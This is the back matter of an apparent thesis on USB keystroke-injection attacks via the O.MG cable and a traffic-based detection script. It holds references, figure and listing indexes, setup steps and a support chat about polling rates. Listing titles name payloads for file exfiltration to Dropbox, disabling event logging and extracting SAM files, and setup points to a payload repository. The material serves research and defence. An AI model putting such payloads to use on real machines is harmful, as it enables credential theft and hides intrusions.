[7] D. Kushner, "The real story of stuxnet", *IEEE Spectrum*, vol. 50, no. 3, pp. 48–53, Mar. 2013.

[8] M. Al-Zarouni, "The Reality of Risks from Consented use of USB Devices", *Australian Information Security Management Conference*, Dec. 2006. DOI: 10.4225/75/57b6543434762.

[9] B. Lau, Y. Jang, C. Song, T. Wang, and P. H. Chung, "Mactans: Injecting Malware into iOS Devices via Malicious Chargers", in *Mactans: Injecting Malware Into iOS Devices via Malicious Charger*, (Las Vegas, Nevada USA, Jul. 13, 2013), 2013.

[10] Z. Wang and A. Stavrou, "Exploiting smart-phone USB connectivity for fun and profit", in *Proceedings of the 26th Annual Computer Security Applications Conference*, ser. ACSAC '10, New York, NY, USA: Association for Computing Machinery, Dec. 2010, pp. 357–366.

[11] USBKILL. "USB Kill devices for pentesting & law-enforcement". (2024), [Online]. Available: https://usbkill.com/ (visited on 03/22/2024).

[12] Y. Kumar, "Juice Jacking - The USB Charger Scam", *SSRN Scholarly Paper*, no. 3580209, Apr. 2020.

[13] R. A. Efendy, A. Almaarif, A. Budiono, M. Saputra, W. Puspitasari, and E. Sutoyo, "Exploring the Possibility of USB based Fork Bomb Attack on Windows Environment", in *2019 International Conference on ICT for Smart Society (ICISS)*, vol. 7, Nov. 2019, pp. 1–4.

[14] *USB Rubber Ducky - Hak5*, https://shop.hak5.org/products/usb-rubber-ducky. (visited on 04/20/2024).

[15] MG. "O.MG Cable". (Dec. 2019), [Online]. Available: `http://mg.lol/blog/omg-cable/` (visited on 04/20/2024).

[16] D. Lawal, D. Gresty, D. Gan, and L. Hewitt, "Facilitating a cyber-enabled fraud using the O.MG cable to incriminate the victim", *International Journal of Computer and Systems Engineering (International Scholarly and Scientific Research & Innovation)*, vol. 16, no. 9, pp. 367–372, Sep. 2022.

[17] K. Nohl, S. Krißer, and J. Lell. "Badusb — on accessories that turn evil". (Aug. 2014), [Online]. Available: `https://radetskiy.files.wordpress.com/2014/08/srlabs-badusb-blackhat-v1.pdf` (visited on 03/06/2024).

[18] P. D. Bojović, I. Basicevic, Milos Pilipovic, Zivko Bojovic, and M. Bojovic, "The rising threat of hardware attacks: USB keyboard attack case study", *Computers & Security*, vol. 70, pp. 675–688, 2019. (visited on 03/26/2024).

[19] Arduino. "Arduino Pro Mini". (Sep. 2024), [Online]. Available: `https://docs.arduino.cc/retired/boards/arduino-pro-mini/` (visited on 04/25/2024).

[20] "Arduino Hardware". (2022), [Online]. Available: `https://www.arduino.cc/en/hardware` (visited on 04/25/2024).

[21] arduino. "Arduino". (Apr. 2021), [Online]. Available: `https://github.com/arduino/Arduino` (visited on 04/25/2024).

[22] N. Farhi, N. Nissim, and Y. Elovici, "Malboard: A novel user keystroke impersonation attack and trusted detection framework based on side-channel analysis", *Computers & Security*, vol. 85, pp. 240–269, Aug. 2019.

[23] PJRC, *Teensy USB Development Board*, 2024. [Online]. Available: `https://www.pjrc.com/teensy/` (visited on 03/18/2024).

[24] Hak5. "O.MG Cable". (2024), [Online]. Available: `https://shop.hak5.org/products/omg-cable` (visited on 04/18/2024).

[25] Hak5. "About". (2024), [Online]. Available: `https://shop.hak5.org/pages/about` (visited on 04/25/2024).

[26] Hak5. "Mischief Gadgets". (2024), [Online]. Available: `https://shop.hak5.org/collections/mischief-gadgets` (visited on 04/25/2024).

[27] O.MG Firmware. "DuckyScript™ Syntax Guide". (2024), [Online]. Available: `https://github.com/O-MG/O.MG-Firmware/wiki/DuckyScript%E2%84%A2---Syntax-Guide` (visited on 05/05/2024).

[28] D. Kitchen, *USB RUBBER DUCKY Keystroke Injection Attacks with Advanced DuckyScript™*, 2nd ed. Hak5, 2022.

[29] Hak5. "Hak5/usbrubberducky-payloads". (May 2024), [Online]. Available: `https://github.com/hak5/usbrubberducky-payloads` (visited on 05/14/2024).

[30] K. Krombholz, H. Hobel, M. Huber, and E. Weippl, "Advanced social engineering attacks", *Journal of Information Security and Applications*, Special Issue on Security of Information and Networks, vol. 22, pp. 113–122, Jun. 2015.

[31] J. Clark, S. Leblanc, and S. Knight, "Risks associated with USB Hardware Trojan devices used by insiders", in *2011 IEEE International Systems Conference*, Apr. 2011, pp. 201–208.

[32] A. Crenshaw. "Programmable HID USB Keystroke Dongle: Using the Teensy as a pen testing device". (2011), [Online]. Available: `http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle` (visited on 03/18/2024).

[33] Hak5. "USB Rubber Ducky by Hak5". (Oct. 2023), [Online]. Available: `https://docs.hak5.org/hak5-usb-rubber-ducky/` (visited on 04/20/2024).

[34] J. Appelbaum, J. Horchert, and C. Stöcker. "Catalog Reveals NSA Has Back Doors for Numerous Devices". (Dec. 2013), (visited on 09/11/2024).

[35] SPIEGEL ONLINE. "Interactive Graphic: The NSA's Spy Catalog - SPIEGEL ONLINE". (2013), [Online]. Available: `https://web.archive.org/web/20140102051417/https://www.spiegel.de/international/world/a-941262.html` (visited on 04/17/2024).

[36] al1ce23. "NSA-Playset/turnipschool.html at master · al1ce23/NSA-Playset". (2017), [Online]. Available: `https://github.com/al1ce23/NSA-Playset/blob/master/turnipschool.html` (visited on 04/17/2024).

[37] S. Kamkar. "USBdriveby: Exploiting USB in style". (2014), [Online]. Available: `http://samy.pl/usbdriveby/` (visited on 03/18/2024).

[38] S. Han, J.-H. Park, W. Shin, H. Kim, J.-C. Ryou, J. Kang, and E. Park, "IRON-HID: Create Your Own Bad USB", presented at the HITBSecConf (Amsterdam/-Malaysia), 2016.

[39] B. Krebs. "Road Warriors: Beware of 'Video Jacking' – Krebs on Security". (Aug. 2016), [Online]. Available: `https://krebsonsecurity.com/2016/08/road-warriors-beware-of-video-jacking/` (visited on 03/27/2024).

[40] M. Elkins, "Hacking with Hardware: Introducing the Universal RF USB Keyboard Emulation Device - URFUKED", presented at the DEF CON 18) - InfoconDB (Beijing, China). [Online]. Available: `https://infocondb.org/con/def-con/def-con-18/hacking-with-hardware-introducing-the-universal-rf-usb-keyboard-emulation-device-urfuked`.

[41] A. A. Muslim, A. Budiono, and A. Almaarif, "Implementation and Analysis of USB based Password Stealer using PowerShell in Google Chrome and Mozilla Firefox", in *2020 3rd International Conference on Computer and Informatics Engineering (IC2IE)*, Sep. 2020, pp. 421–426.

[42] F. A. Barbhuiya, T. Saikia, and S. Nandi, "An Anomaly Based Approach for HID Attack Detection Using Keystroke Dynamics", in *Cyberspace Safety and Security*, Y. Xiang, J. Lopez, C.-C. J. Kuo, and W. Zhou, Eds., ser. Lecture Notes in Computer Science, Berlin, Heidelberg: Springer, 2012, pp. 139–152.

[43] Perez-Gonzalez, Inaky. "USBGuard". (2007), [Online]. Available: `https://usbguard.github.io/` (visited on 04/28/2024).

[44] *Rule Language | USBGuard*, https://usbguard.github.io/documentation/rule-language.html. (visited on 04/28/2024).

[45] D. J. Tian, A. Bates, and K. Butler, "Defending Against Malicious USB Firmware with GoodUSB", in *Proceedings of the 31st Annual Computer Security Applications Conference*, ser. ACSAC '15, New York, NY, USA: Association for Computing Machinery, Dec. 2015, pp. 261–270.

[46] H. Mohammadmoradi and O. Gnawali, "Making Whitelisting-Based Defense Work Against BadUSB", in *Proceedings of the 2nd International Conference on Smart Digital Environment*, ser. ICSDE'18, New York, NY, USA: Association for Computing Machinery, Oct. 2018, pp. 127–134. (visited on 03/25/2024).

[47] S. Angel, R. S. Wahby, M. Howald, J. B. Leners, M. Spilo, Z. Sun, A. J. Blumberg, and M. Walfish, "Defending against Malicious Peripherals with Cinch", in *25th USENIX Security Symposium (USENIX Security 16)*, 2016, pp. 397–414.

[48] E. L. Loe, H.-C. Hsiao, T. H.-J. Kim, S.-C. Lee, and S.-M. Cheng, "SandUSB: An installation-free sandbox for USB peripherals", in *2016 IEEE 3rd World Forum on Internet of Things (WF-IoT)*, Dec. 2016, pp. 621–626.

[49] robertfisk. "The usg is good, not bad". (2016), [Online]. Available: `https://github.com/robertfisk/USG` (visited on 03/18/2024).

[50] B. Yang, Y. Qin, Y. Zhang, W. Wang, and D. Feng, "TMSUI: A Trust Management Scheme of USB Storage Devices for Industrial Control Systems", in *Information and Communications Security*, S. Qing, E. Okamoto, K. Kim, and D. Liu, Eds., ser. Lecture Notes in Computer Science, Cham: Springer International Publishing, 2016, pp. 152–168, ISBN: 978-3-319-29814-6.

[51] D. Tian, N. Scaife, A. Bates, K. Butler, and P. Traynor, "Making {USB} Great Again with {USBFILTER}", in *25th USENIX Security Symposium (USENIX Security 16)*, 2016, pp. 415–430.

[52] J. Fu, J. Huang, and L. Zhang, "Curtain: Keep Your Hosts Away from USB Attacks", in *Information Security*, P. Q. Nguyen and J. Zhou, Eds., ser. Lecture Notes in Computer Science, Cham: Springer International Publishing, 2017, pp. 455–471.

[53] G. Hernandez, F. Fowze, D. Tian, T. Yavuz, and K. R. Butler, "FirmUSB: Vetting USB Device Firmware using Domain Informed Symbolic Execution", in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '17, New York, NY, USA: Association for Computing Machinery, Oct. 2017, pp. 2245–2262.

[54] M. Kang and H. Saiedian, "USBWall: A novel security mechanism to protect against maliciously reprogrammed USB devices", *Information Security Journal: A Global Perspective*, vol. 26, no. 4, pp. 166–185, Jul. 2017.

[55] Dominic Spill, *ShmooCon 2014 - An Open and Affordable USB Man in the Middle Device*, Jan. 2014. [Online]. Available: `http://archive.org/details/ShmooCon2014_An_Open_and_Affordable_USB_Man_in_the_Middle_Device` (visited on 04/18/2024).

[56] E. Erdin, H. Aksu, S. Uluagac, M. Vai, and K. Akkaya, "OS Independent and Hardware-Assisted Insider Threat Detection and Prevention Framework", in *MILCOM 2018 - 2018 IEEE Military Communications Conference (MILCOM)*, Oct. 2018, pp. 926–932.

[57] S. Neuner, A. G. Voyiatzis, S. Fotopoulos, C. Mulliner, and E. R. Weippl, "USBlock: Blocking USB-Based Keypress Injection Attacks", in *Data and Applications Security and Privacy XXXII*, F. Kerschbaum and S. Paraboschi, Eds., ser. Lecture Notes in Computer Science, Cham: Springer International Publishing, 2018, pp. 278–295, ISBN: 978-3-319-95729-6. DOI: `10.1007/978-3-319-95729-6_18`.

[58] K. Denney, E. Erdin, L. Babun, M. Vai, and S. Uluagac, "USB-Watch: A Dynamic Hardware-Assisted USB Threat Detection Framework", in *Security and Privacy in Communication Networks*, S. Chen, K.-K. R. Choo, X. Fu, W. Lou, and A. Mohaisen, Eds., Cham: Springer International Publishing, 2019, pp. 126–146.

[59] O. A. Ibrahim, "RF-DNA Fingerprinting for the Detection of Malicious USB Devices", M.S. Hamad Bin Khalifa University (Qatar), 2019, ISBN: 9781392162798. (visited on 03/22/2024).

[60] A. Kharraz, B. L. Daley, G. Z. Baker, W. Robertson, and E. Kirda, "Usbesafe: An end-point solution to protect against usb-based attacks", in *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*, 2019, pp. 89–103.

[61] L. Zhuang, F. Zhou, and J. D. Tygar, "Keyboard acoustic emanations revisited", *ACM Transactions on Information and System Security*, vol. 13, no. 1, 3:1–3:26, Nov. 2009.

[62] C.-Y. Huang, H.-M. Lee, J.-C. Wang, and C.-H. Mao, "Identifying hid-based attacks through process event graph using guilt-by-association analysis", New York, NY, USA: Association for Computing Machinery, Jan. 2019, pp. 273–278. [Online]. Available: `https://dl.acm.org/doi/10.1145/3309074.3309080`.

[63] Hak5, *Malicious Cable Detector by O.MG*, https://shop.hak5.org/products/malicious-cable-detector-by-o-mg, 2020. (visited on 04/18/2024).

[64] A. Tyutyunnik and A. Lazarev, "Intelligent system for preventing rubber ducky attacks using deep learning neural networks", in *2021 International Russian Automation Conference (RusAutoCon)*, 2021, pp. 497–502.

[65] L. Arora, N. Thakur, and S. K. Yadav, "Usb rubber ducky detection by using heuristic rules", in *2021 International Conference on Computing, Communication, and Intelligent Systems (ICCCIS)*, 2021, pp. 156–160.

[66] T. Thomas, M. Piscitelli, B. A. Nahar, and I. Baggili, "Duck Hunt: Memory forensics of USB attack platforms", *Forensic Science International: Digital Investigation*, vol. 37, p. 301 190, Jul. 2021.

[67] *MITRE ATT&CK®*, https://attack.mitre.org/#. (visited on 04/29/2024).

[68] MITRE. "Who We Are". (), [Online]. Available: `https://www.mitre.org/who-we-are` (visited on 04/29/2024).

[69] Hak5. "Hak5/omg-payloads". (Jul. 2024), [Online]. Available: `https://github.com/hak5/omg-payloads` (visited on 07/13/2024).

[70] Hak5. “Omg-payloads/payloads/library at master · hak5/omg-payloads”. (2023), [Online]. Available: https://github.com/hak5/omg-payloads (visited on 05/06/2024).

[71] MITRE. “Supply chain compromise”. (2018), [Online]. Available: https://attack.mitre.org/techniques/T1195/ (visited on 09/06/2024).

[72] Karl-Bridge-Microsoft, v-kents, and msatranjr. “Event types”. (2021), [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/eventlog/event-logging (visited on 09/11/2024).

[73] Mircosoft Learn. “Security Account Manager (SAM)”. (Oct. 2009), [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756748(v=ws.10) (visited on 09/08/2024).

[74] MITRE. “Use alternate authentication material: Pass the hash”. (2020), [Online]. Available: https://attack.mitre.org/techniques/T1550/002/ (visited on 07/08/2024).

[75] R. L. Rivest, A. Shamir, and L. Adleman, “A method for obtaining digital signatures and public-key cryptosystems”, *Commun. ACM*, vol. 21, no. 2, pp. 120–126, Feb. 1978.

[76] MITRE. “Steal web session cookie”. (2019), [Online]. Available: https://attack.mitre.org/techniques/T1539/ (visited on 07/08/2024).

[77] WIRESHARK. “Wireshark · Go Deep”. (2024), [Online]. Available: https://www.wireshark.org/ (visited on 07/22/2024).

[78] Desowin. “USBPcap”. (2013), [Online]. Available: https://desowin.org/usbpcap/ (visited on 07/22/2024).

[79] TSHARK.DEV. “Tshark home”. (2019), [Online]. Available: https://tshark.dev/ (visited on 08/19/2024).

[80] jsiobj and desowin. “Usbpcap did not recognize urb function code : Unknown type 7f”. (2022), [Online]. Available: https://github.com/desowin/usbpcap/issues/121 (visited on 07/22/2024).

[81] mythicalrocket. “TYPING 305 WPM FOR 15 SECONDS [WORLD RECORD]”. (Aug. 2023), [Online]. Available: https://www.youtube.com/watch?v=GGwKCi4FX84 (visited on 09/02/2024).

[82] TRAVIS. “What is ‘Words Per Minute’?” (Sep. 2015), [Online]. Available: https://www.typing.com/blog/what-is-words-per-minute/ (visited on 08/19/2024).

[83] Microsoft Learn. “New-jobtrigger”. (2024), [Online]. Available: https://learn.microsoft.com/en-us/powershell/module/psscheduledjob/new-jobtrigger?view=powershell-5.1 (visited on 07/08/2024).

[84] Microsoft Learn. “Set-scheduledjoboption”. (), [Online]. Available: https://learn.microsoft.com/en-us/powershell/module/psscheduledjob/set-scheduledjoboption?view=powershell-5.1 (visited on 07/08/2024).

[85] N. Sofer. “View any installed/connected USB device on your system”. (2006), [Online]. Available: https://www.nirsoft.net/utils/usb%5C_devices%5C_view.html (visited on 08/20/2024).

List of Figures

2.1 USB Cable Signals . . . 6

2.2 USB is everywhere; inconspicuous USB port on a treadmill in a public gym. 8

2.3 The Arduino pro mini, used by [18] . . . 9

2.4 Teensy (in green) as built into a keyboard for Malboard . . . 10

2.5 The O.MG cable and its Web IDE open on a phone . . . 10

2.6 Web UI of the O.MG cable in Microsoft Edge. . . . 12

4.1 Development Process for a Payload . . . 37

4.2 Overview of the Featured Payloads in Terms of ATT&CK categories . . . 39

4.3 Packet no. 16 of an O.MG Cable enumeration . . . 46

4.4 Packet no. 16 of a Ducky Keyboard enumeration . . . 46

4.5 Packet no. 18 of a Glorious Keyboard enumeration . . . 47

4.6 Unknown type Packets as an example from the Sharkoon enumeration . . . 48

4.7 Flowchart describing the Defence Architecture . . . 50

6.1 Error Message after executing Forwarding Payload on MSI laptop . . . 70

6.2 Task Scheduler on the MSI laptop after successful registration of the Job . 74

B.1 Kalani's speculations about polling rates. . . . 104

B.2 MG's explanation of keystrokes and polling rates. . . . 105

B.3 Permission from MG to be quoted . . . 106

B.4 Permission from Kalani to be quoted . . . 107

List of Tables

3.1 Overview of the History of Attacks 23

3.2 Overview of the History of Defense 30

6.1 Execution results for Payloads: ✓= worked without adjustments , o = delays needed to be adjusted, a = admin password had to be substituted, x = other detrimental problems 75

6.2 Table of executions rates for EPA 78

6.3 Table comparing the execution rates for ITA(0.008,4) and ITA(0.008,3) . . 82

6.4 Comparative table of execution rates for EPA, TWA and ITA 85

Listings

2.1 Hello, World! in DuckyScript 1.0 15
4.1 Device Descriptor Packet of a Wireless Controller 43
4.2 Device Descriptor Packet Generated by an External Keyboard 44
4.3 Interface Descriptor Packet Generated by an External Keyboard 44
4.4 Device and Interface Descriptor packet generated by an O.MG cable 45
5.1 Open PowerShell in a Hidden Window with Windows Run Menu 54
5.2 Open PowerShell with Windows Power User Menu 54
5.3 Open Teams through Windows Search Menu 55
5.4 Open the first item on the toolbar 55
5.5 Open Terminal with Admin Rights via the Power User Menu 55
5.6 Open PowerShell with Admin Rights via Search Menu 56
5.7 Close a Window through its Window Menu 56
5.8 Close a window with ALT F4 56
5.9 Close PowerShell with the *exit* keyword 57
5.10 Send an XML object through PowerShell 57
5.11 Send any file to a Dropbox app 57
5.12 Example for navigation in a UI-based payload 58
5.13 Exceprt: Disable Windows Event Logging by Navigating UI 59
5.14 Exceprt: Disable Windows Event Logging through PowerShell 60
5.15 Exceprt: extract and SAM files 60
5.16 Exceprt: Search for Private Key Files by their File Extension 60
5.17 Exceprt: Find a Target's Default Browser 61
5.18 Exceprt: a PowerShell Loop that Ends a Running Process If it is Contained in the Whitelist 61
5.19 Excerpt: register a scheduled job via PowerShell 62
5.20 defence Script Help Message 63
5.21 USBDevice class definition 64
5.22 Frame class definition 65
6.1 Excerpt: write a string of length 2'400 without delays 75
6.2 How many HID packets are generated by certain keystrokes? 76
6.3 Start defence Script with Rate Limiter disabled 77
6.4 start defence Script with ITA (0.008,4) 79
6.5 start defence Script with ITA (0.008,2) 80
6.6 start defence Script with ITA (0.008,3) 81
6.7 start defence Script with TWA (0.025,3) 82
6.8 start defence Script with TWA (0.05,6) 83
6.9 start defence Script with TWA (0.125,3) 83

6.10 start defence Script with TWA (0.075,3) 83
6.11 start defence Script with TWA (0.05,2) 84

Appendix A

Installation Guidelines

The code developed in the course of this thesis is available at:
https://github.com/Bluee1Bird/BA-code . The repository is split into two folders, one for attack and one for defence.

A.1 Set up Attack

1. Set up the cable by following the manufacturer's instructions-
2. Download the Payloads from the GitHub Repository
https://github.com/Bluee1Bird/BA-code
3. Start up the Web UI, paste the desired payload and run.

A.2 Set Up Defence

The detection script relies on tshark, USBPcap and USBDeview to work. It uses tshark extended with USBPcap to capture all USB traffic and USBDeview to disconnect suspicious devices. Tshark is the command line tool from Wireshark, it is recommended to not use it on it's own when not familiar with Wireshark.

1. Install Python 3.9: https://www.python.org/downloads/
2. Install Tshark together with Wireshark: https://www.wireshark.org/download.html
3. Check the Wireshark installation with tshark –version, if it is not recognized, you might have to add it to the PATH.
4. Remember to click the option to install Pcap when prompted by the Wizard. After this installation, your computer will have to reboot.

5. Download USBDeview: https://www.nirsoft.net/utils/usb_devices_view.html (Download link at 4/5 of the page) and unzip it.

6. Remember where you stored it so you can pass the path to the installation to the program later.

7. Download the script from the GitHub and run it. The -h flag can give indications for how to use it.

Appendix B

Submitted Documents

The following documents were handed in:

1. The midterm and final presentation of this thesis
2. The LATEX source code and PDF.
3. Links to the GitHub repository: https://github.com/Bluee1Bird/BA-code
4. The abstract as .txt files in English and German.

B.1 Discord Screenshots

This section features Screenshots that were made of a conversation between the Author, a developer for Mischief Gadgets, and the founder of Mischief Gadgets, MG. It started as a support ticket because of the unusually slow input speeds of the O.MG cable. All participants gave their consent to be featured in this thesis as seen in the Screenshots B.4 and B.3.



Figure B.1: Kalani's speculations about polling rates.

omg-support › [open] bluee_bird Support by amguru

MG 06.09.2024 23:09
HAH!
i had a weird hunch about that

23:10 So what is happening there, after thinking about it more, is you inadvertently found a stress test that doesn't reflect typical payload scenarios.

This is somewhat similar to how "ABC" is many keystrokes than "abc" because of some "hidden" keystrokes. In the land of HID, we aren't sending characters, we are sending keystrokes. You need to count that SHIFT key when you press it. But also, you need to count a key release! So, think about the various ways you, as a human, would type ABC... the least efficient would be:
[shift] [a] [release all keys] [shift] [b] [release all keys] [shift] [c] [release all keys]

9 keystroke events just to type 3 chars!

Now, we have done a lot of optimizations. For many key sequences, you don't need to release all keys, nor do you have to re-press the [shift] key. I will spare you all the details, but what I believe was going on for you looked like this:

STRING abcdefgh
[a][b][c][d][e][f][g][h][release all keys]

STRING aaaaaaaa
[a] [release all keys] [a] [release all keys] [a] [release all keys] [a] [release all keys] [a] [release all keys] [a] [release all keys] [a] [release all keys] [a] [release all keys]
Basically 2x as many keystrokes, which cuts your speed in half.

Now, obviously, you still have a host & usb controller that is polling at a much slower speed. Which is the primary slowdown. But this is a well known condition on certain machines.

In short: We advertise a max speed at which the Host can ask us for keystrokes. But it's entirely up to the Host to actually ask us at that speed! A host choosing to poll at slower speeds can be for various reasons. Older hardware, the driver, it simply doesn't have the ability to receive quickly at this time, maybe its trying to conserve energy, maybe its manually configured not to, etc etc. (Bearbeitet)

7. September 2024

Bluee_Bird 07.09.2024 20:38
Wow, I had definitely not considered something like that. Learned something new, thank you!! 🙂

Kalani 07.09.2024 20:44
Yeah, and the math does make sense between that and the host dropping the polling interval down from requested 8ms to 10ms.
Between the two, clear picture of what was happening.

MG 07.09.2024 21:12
I'll have to see if it's possible to make it more efficient. Would probably only increase average speeds by 1%, but may as well try!
Just so happens that you inadvertently invented a torture test that isn't representative of a typical payload.

Figure B.2: MG's explanation of keystrokes and polling rates.



Figure B.3: Permission from MG to be quoted

